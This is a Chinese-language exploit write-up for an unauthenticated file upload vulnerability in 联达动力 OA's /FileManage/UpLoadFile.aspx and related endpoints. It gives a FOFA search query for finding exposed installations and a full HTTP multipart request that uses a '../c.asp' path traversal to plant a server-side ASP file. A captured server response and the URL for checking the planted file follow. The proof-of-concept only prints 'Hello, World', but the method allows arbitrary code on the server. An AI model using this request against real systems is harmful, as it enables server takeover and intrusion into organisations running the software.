
L9-1联达动力-OA-文件上传

漏洞描述：

联达动力OA /FileManage/UpLoadFile.aspx、/Hosp_Portal/uploadLogo.aspx、/Dept_Portal/uploadImg.aspx等接口处存在未授权文件上传漏洞，未经身份验证的攻击者可利用该漏洞获取服务器控制权限。

网站图片：



网络测绘：

fofa语法：

(body="/LKSys_WindowControlScript.js" || body="onload=\"LKSYS_PubMaxWin()" || body="id=\"lkbLogin\" href=\"javascript:__doPostBack('lkbLogin','')" || (body="IdentityValidator" && body="HHCtrlMax")

漏洞复现：

payload：

```
POST /FileManage/UpLoadFile.aspx HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.1707.77 Safari/537.36
Content-Type: multipart/form-data; boundary=boundary=7188335fc2b1af077684a437664d25b9
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: close

--7188335fc2b1af077684a437664d25b9
Content-Disposition: form-data; name="DesignId"

1
--7188335fc2b1af077684a437664d25b9
Content-Disposition: form-data; name="file"; filename="../c.asp"
Content-Type: image/png


<% Response.Write("Hello, World") %>
--7188335fc2b1af077684a437664d25b9--
```

效果图:

Request

数据包扫描 美化 热加载 构造请求

```
POST /FileManage/UpLoadFile.aspx HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.1707.77 Safari/537.36
Content-Type: multipart/form-data; boundary=boundary=7188335fc2b1af077684a437664d25b9
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: close

--7188335fc2b1af077684a437664d25b9
Content-Disposition: form-data; name="DesignId"

1
--7188335fc2b1af077684a437664d25b9
Content-Disposition: form-data; name="file"; filename="../c.asp"
Content-Type: image/png


<% Response.Write("Hello, World") %>
--7188335fc2b1af077684a437664d25b9--
```

Responses 1098bytes / 50ms

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
Set-Cookie: ASP.NET_SessionId=wdmcokzuzvi[redacted]
X-AspNet-Version: 2.0.50727
X-Powered-By: ASP.NET
Date: Thu, 04 Apr 2024 11:08:09 GMT
Connection: close
Content-Length: 1098

<script language='javascript' type='text/[redacted]
    parent.window.ale[redacted]
    parent.document.g[redacted]
    value='6a9338fa-b[redacted]
    parent.document.g[redacted]
    :<a href='6a9338f[redacted]
    asp》<img title=
    delete.gif'/></a>
    parent.document.h[redacted]
</script>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML [redacted]
xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml[redacted]
<head><title>
    无标题页
</title></head>
<body>
    <form name="form1" method="post" acti[redacted]
```

验证url

```
/FileManage/c.asp
```

Hello, World